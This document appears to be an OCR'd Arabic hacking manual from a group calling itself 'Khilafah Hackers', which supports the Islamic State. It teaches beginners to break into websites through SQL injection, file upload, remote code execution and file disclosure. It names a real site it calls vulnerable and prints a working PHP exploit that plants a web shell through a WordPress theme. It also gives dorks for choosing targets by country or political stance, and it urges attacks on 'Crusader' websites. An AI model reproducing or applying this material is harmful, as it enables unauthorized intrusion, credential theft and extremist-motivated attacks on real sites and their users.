KHILAFAH HACKERS

"KINGS IN THE DIGITAL WORLD WE HAVE TO IMPOSE TAXES"



TARJAMAN
ASAHIL
MEDIA
CENTER

PHENOMENE
WRITTEN BY

مقدمة

بسم الله الرحمن الرحيم أما بعد فبفضل الله أولا ثم جهد بسيط من الأخوة فنضع بين يديكم هذا الكتاب أمتثالا لقوله تعالى ''وأعِدُّوا لهُمْ ما اسْتطعْتُمْ مِنْ قُوّة '' صدق الله العظيم الذي خصصناه لشرح مجال أختراق المواقع و السرفرات بطرق جد مبسطة و سهلة للمبتدئين و للوافدين الجدد لهذا المجال , أي سؤال أو مساعدة نحثكم على طرحه هنا #Khilafah_Hackers #قراصنة_الخلافة كما نحث كل الأنصار على مساعدة أخوانهم بالهاشتاغ السابق . . في الأخير ننتظر سماع دوي أنجازاتكم من أختراقات لمواقع الصليبيين و دعم لغزوات دولة الخلافة

الكتاب أهداء لكل المسلمين عامة و أنصار الخلافة خاصة





فهرس

أ الاختراق العشوائي

ب الاستهداف

الاختراق العشوائي

البحث عن الثغرات و استغلالها

اولا ! : اساسيات



انفو جرافيك

اختراق المواقع

عشوائي

رفع السكربت

تخطي الحماية

اختراق الموقع

اختراق الموقع

استهداف

ايجاد ثغرة

استغلالها و رفع السكربت

تخطي الحماية

اختراق الموقع

اخفاء و حذف الاثار

اختراق الموقع

سكربت : كود مبرمج بلغة معينة
نقصد به هنا سكربت مبرمج بلغة
PHP او غيرها و يسمح بالتحكم
بالموقع و تطبيق اوامر على السرفر

مهمات سهلة

مهمات صعبة
نقدر عليها باذن الله

اذا كيف يتم الامر .. تخيل انك طلبت من اخوك الصغير كوب ماء من الثلاجة .. لكن اخوك مازال قصير و لم يصل لمقبض الثلاجة كيف الحل ؟ اخوك يستعمل كرسي . يصعد فوقه .. يفتح الثلاجة و يئتيك بالماء .. نفس الشئ بالاختراق فقط عوض اخوك الصغير **بحاسوبك المتصل بالشبكة** و الكرسي هو **الثغرة** اما الثلاجة فهي **السرفر** الذي يستضيف المواقع و الماء طبعا هو **الموقع** !.

ماهي الثغرة . و كيف احصل عليها ؟


الثغرة و هي خطئ برمجي او هفوة من طرف مبرمج اثناء تصميم برامج (تسمى يتطبيقات الويب Web Apps) و تكون ثغرة اذا اخطئ المبرمج في احد الاسطر او استحقر خطورة خطئه فتنتج لنا **ثغرة** . للثغرة عدة انواع تختلف خطورتها من واحد لاخر نذكر منها :

SQL INJECTION < من اشهر و اخطر الثغرات تسمح لنا بحقن الموقع و التجول بقاعدة البيانات (دون تعديلها) ما يسمح لنا بقراءة باسوورد و يوزر الادمن


مثال

الموقع المصاب : http://www.unicef.cl/centrodoc/ficha.php?id=258

نضيف علامة ' : http://www.unicef.cl/centrodoc/ficha.php?id=258'



قبل اضافة المتغير



بعد اضافة المتغير

ملاحظة – ليس شرطا ان يكون الخطئ كالظاهر بالصور بل يكفي ان يتغير شئ بالصفحة حتى يكون الموقع مصاب

و يتم استغلالها باستعمال الحقن **الالي** او **اليدوي** (يفضل الالي للمبتدئين) عن طريق برنامج الهافيج – HAVIJ (تجد الشرح و البرنامج مع المرفقات) ..


Remote File Uploed < من اخطر انواع الثغرات و اشهرها حاليا سهلة الاستعمال نسبيا مقارنة بباقي الثغرات و تسمح لك برفع **الشل** على الموقع

الشل : ملف مبرمج بلغة **البي اش بي** PHP عند رفعه و استعراضه بالموقع يسمح لك بالتحكم بالموقع (حسب صلاحياتك) و الانتقال بين ملفاته و حتى السيطرة على المواقع المستضافة بالسرفر

Remot Code Execution < ايضا من اخطر الثغرات و تسمح لك بتطبيق الاوامر على السرفر دون الحاجة **للشل** (طبعا نرفع الشل عن طريق الاوامر لتسهيل عملية تتم استغلالها عن طريق عدة طرق بعضها مباشرة من **الرابط** او **بسكربتات خاصة** بتطبيق ويب المصاب الذي كتب **الاستغلال** (السكريت) الخاص به فقط


مثال –

ثغرة اصيب بها **تطبيق الويب** المشهور **vBulletin** الاصدار الخامس ...




نفتح قائمة المهام و نكتب **CMD** نفتحه تظهر واجهة تسمى موجه الاوامر او **الترمنال** – **Terminal**

نشغل السكريت (الاستغلال) في هذه الحالة مكتوب لغلة البايثون ...



is.py : هو اسم الاستغلال و كما نرى امتداده **py** اختصار ل**Python** (اللغة المكتوب بها الاستغلال)

الموقع - **WEBSITE :** و هو الموقع المركب للسكريت (المصاب)



تم استغلال الثغرة على الموقع و نجحت بامكاننا تطبيق اوامر على السرفر .. كما نرى طبقنا امر **لينكس** ls -la و يمكننا من استعراض ملفات الموقع مع تصريحاتها(هناك الكثير من الاوامر تجدها مع المرفقات –تحتاجها مستقبلا)

(Cross Site Scripting) XSS < من اين ابدء !! واحدة من اهم الثغرات و تحتاج لمجلد كامل لشرحها .. يمكنك ايجادها باكبر و اشهر المواقع ... صعبة الاستغلال تتمثل في حقن اكواد HTML او JAVA تمكنك من سحب كوكيز الادمن (معلومات دخوله مشفرة) نتعرف عليها اكثر في باقي الكتاب ان شاء اللّه

Local File Disclosure < هذا النوع دائما يعجبني و اتعلق به ههه اذا كيف تعمل .ببساطة هذه الثغرة تسمح لك بتحميل او قراءة اي ملف على السرفر (حسب صلاحياتك طبعا) تتم في الاغلب عن طريق تحميل ملف **الكونفيج** و الاتصال بقاعدة البيانات الخاصة بالموقع لتغيير معلومات دخول الادمن ربما


مصطلح | الكونفيج – CONFIG : ملف يحتوي على معلومات الاتصال بقاعدة البيانات الخاصة بالموقع الذي يستعملها لتخزين معلومات المستخدمين . معلومات المدراء . الاضافات الجديدة بالموقع و غالبا تجده في ٩٩ بالمئة من المواقع المصابة بهذه الثغرة


مثال

هذا سكريبت **بي اش بي** برمجته لاستغلال ثغرة من هذا النوع اسمها


S5 Media Player File Disclosure

اصيب بها احد تطبيقات **الجوملا** (قالب و سكريبت مواقع مشهور) طبعا اضفنا المواقع و فحصناها





جائت النتيجة و طلعت المواقع مصابة و سحبنا الكونفيج الخاص بها – كونفيج مواقع الجوملا يكون كالاتي (المحاط بالازرق) :



اذا وجدنا معلومات **الاف تي بي** FTP يمكننا التجول بملفات الموقع و رفع الشل بعن طريق برنامج **FileZilla** اذا لم نجد فسنجد بكل تاكيد معلومات الاتصال بالقاعدة (نخمن على الهوست) اذا لم نجده و نستعمل برنامج **MySQL Front** للاتصال (كل الشرح مع المرفقات)

كم احتاج من الوقت لاضع قدمي بهذا المجال ؟

حوالي الخمس سنوات (حسب الوقت الذي تقضيه امام الشاشة)

هل احتاج لاتعلم البرمجة قبل البدء باختراق المواقع ؟

كمبتدئ لا .... انصحك بالبدء بالاختراق العشوائي لاخذ نظرة على طريقة سير المواقع و كيف تكون سكربتاتها عند الانتهاء من العشوائي و تريد البدء بالاستهداف (حوالي العامين او اكثر) يمكنك تعلم اساسيات في البرمجة و الباقي ستتعلمه مع التجربة

هل يجب تنصيب لينكس كاساسي مكان الويندوز ؟

لا نظام لينكس يكفي ان تركبه كنظام وهمي على الويندوز و ان اردته كاساسي اعلم انك لن تحتاجه كثيرا في بدايتك بالمجال .. او اذا توفر لديك حاسوب ضعيف يمكن ان تركب عليه لينكس (انصحك بالكالي لينكس) و تترك الاساسي بالويندوز و هذا ما يفعله الكثير

من اين احضر جديد الثغرات و الادوات ؟

انصحك بعمل شبكتك الخاصة من الصداقات على المنتديات الخاصة بهذا المجال و انصحك تحديدا بالمواقع الغير العربية .. . لا اذم مواقع كالفايسبوك و المنتديات العربية فمنه عرفنا اشخاص تعلقنا بهم و طورنا قدراتنا بفضلهم **لكن** احذرك من الفايسبوك لما فيه من مضيعة وقت يكفي ان تدخل غرف دردشة عربية للهكرز او منتديات لتبني سمعتك هناك لكن احذرك من التعلق بها و ان تحاول جعلها مشهورة عن طريق مشاركاتك (المنتدى ليس لك و لن تربح شيئا) في الاخير هذا الموقع سيكون صديقك الذي لن يخذلك ابدا << **WWW.GOOGLE.COM** 😛


كيف انظم وقتي ؟

هنا السر و هنا المشكلة اذا لم تنجح في تنظيم وقتك بصفة عامة و ليس بصفة دقيقة كتقسيمه لساعات و دقائق بل الى ايام و اسابيع فستفشل و تتقدم ببطئ لا يجب عليك الجلوس اكثر من ٩ ساعات امام الشاشة فهذا يجعلك لا تحس بالوقت بل قسمه حسب اهدافك مثلا العمل يومين على لينكس او وضع جدول لاستهداف موقع على مدى اسبوع او شهر تركز بها على هدف واحد كتعلم لغة برمجة مثلا اتمنى الفكرة وصلت

1 البحث عن الثغرات و استغلالها

كيف اجد ثغرات ؟ من اعرفهم يرفضون نشرها او اعطائها لي ؟ يطلبون مقابل مادي الثغرات التي اجدها بالمنتديات قديمة و لا تصلح لشئ !! الكثير من لا يملكون معارف في هذا المجال سيبقون بهذه **الحلقة** حتى يحبطون و يفقدون الامل ! ساريكم كيف يتم الامر ببساطة عن طريق صديقنا المخلص عم **غوغل** :


كما سيجرب الاغلبية هكذا



و انا اقول لك **هراء** **هراء**

لايجاد الثغرات الجديدة عليك ان تجيد التعامل مع العم غوغل عليك ان تستخدم الانجليزية عند البحث في هذه المواضيع اليك كيف تتم

نبحث مثلا عن Exploit Upload :



لاحظ اننا اخترنا **خيارات متقدمة** و اخترنا النتائج التي تم اضافتها قبل **اسبوع** اي تعتبر جديدة .. الحمد للّه وجدنا فيديو تم اضافته قبل يومين .. باختصار يشرح ثغرة في احد ثيمات **ووردبريس** (اخ جوملا الاكبر) تسمح لنا برفع الشل ..

نشرح هذه الثغرة بالتفصيل >>

```
Dork : inurl:wp-content/themes/RightNow/


Vuln Check URL :
wp-content/themes/RightNow/includes/uploadify/upload_settings_image.php

Shell folder :
wp-content/uploads/settingsimages/ami.php

exploit:

<?php
$uploadfile="yourfile.php";
$ch=curl_init("http://target/wp-content/themes/RightNow/includes/uploadify/upload_settings_image.php");
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_POSTFIELDS,
        array('Filedata'=>"@$uploadfile"));
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
$postResult = curl_exec($ch);
curl_close($ch);
print "$postResult";
?>
```

DORK > جمل دلالية لايجاد مواقع تركب سكريتات و برامج معينة نتعمق فيها لاحقا

VULN URL > رابط الملف المصاب في هذه الحالة upload_settings_image.php

SHELL FOLDER> الملف الذي سيتم رفع الشل الخاص فيه

EXPLOIT > كود استغلال الثغرة | yourfile.php = اسم الشل الخاص بك و يشترط ان يكون بنفس المجلد الذي يتواجد به ملف الاستغلال

نضع الدورك في غوغل :



اعرف ان الاغلبية ستضع الدورك و تجرب موقع او اثنين ثم تحكم على الثغرة بانها فاشلة !!!!!!!!!!!!!
لا هناك ترليون شخص وضع نفس هذا الدورك و جربه من قبلك ... عليك ان تعدل عليه مثلا

inurl:"wp-content/themes/RightNow/" Sport
inurl:"themes/RightNow" site:za

....

نشرح الدورك و دلالاته سريعا

inurl > و تضع الرابط الذي تريد البحث عليه مثلا للبحث على **الووردبريس** inrul:wp-content للبحث على **جوملا** مثلا inurl:/administrator اتمنى ان تصلك الفكرة

intext > و هي للبحث عن كلمة او جملة داخل صفحة مثلا لنبحث على المواقع التي تسمي **الدولة الاسلامية** بداعش نضع intext:داعش ...

site > توضع بعد intext او inurl و هي لتحديد البلد المستهدف مثلا فرنسا site:fr و اليك موقع فيه كل نطاقات البلدان بالنت >>>>
www.qariya.info/pc/country_domains.htm

نكمل ... بعد البحث و الخلط بين دلالات الدورك وجدنا موقع مصاب ..

نضع معلوماته بسكريت الاستغلال و نجرب رفع الشل

>>>>>>>>>>>>

```
C:\Users\Admin>cd /


C:\>cd xampp

C:\xampp>cd php

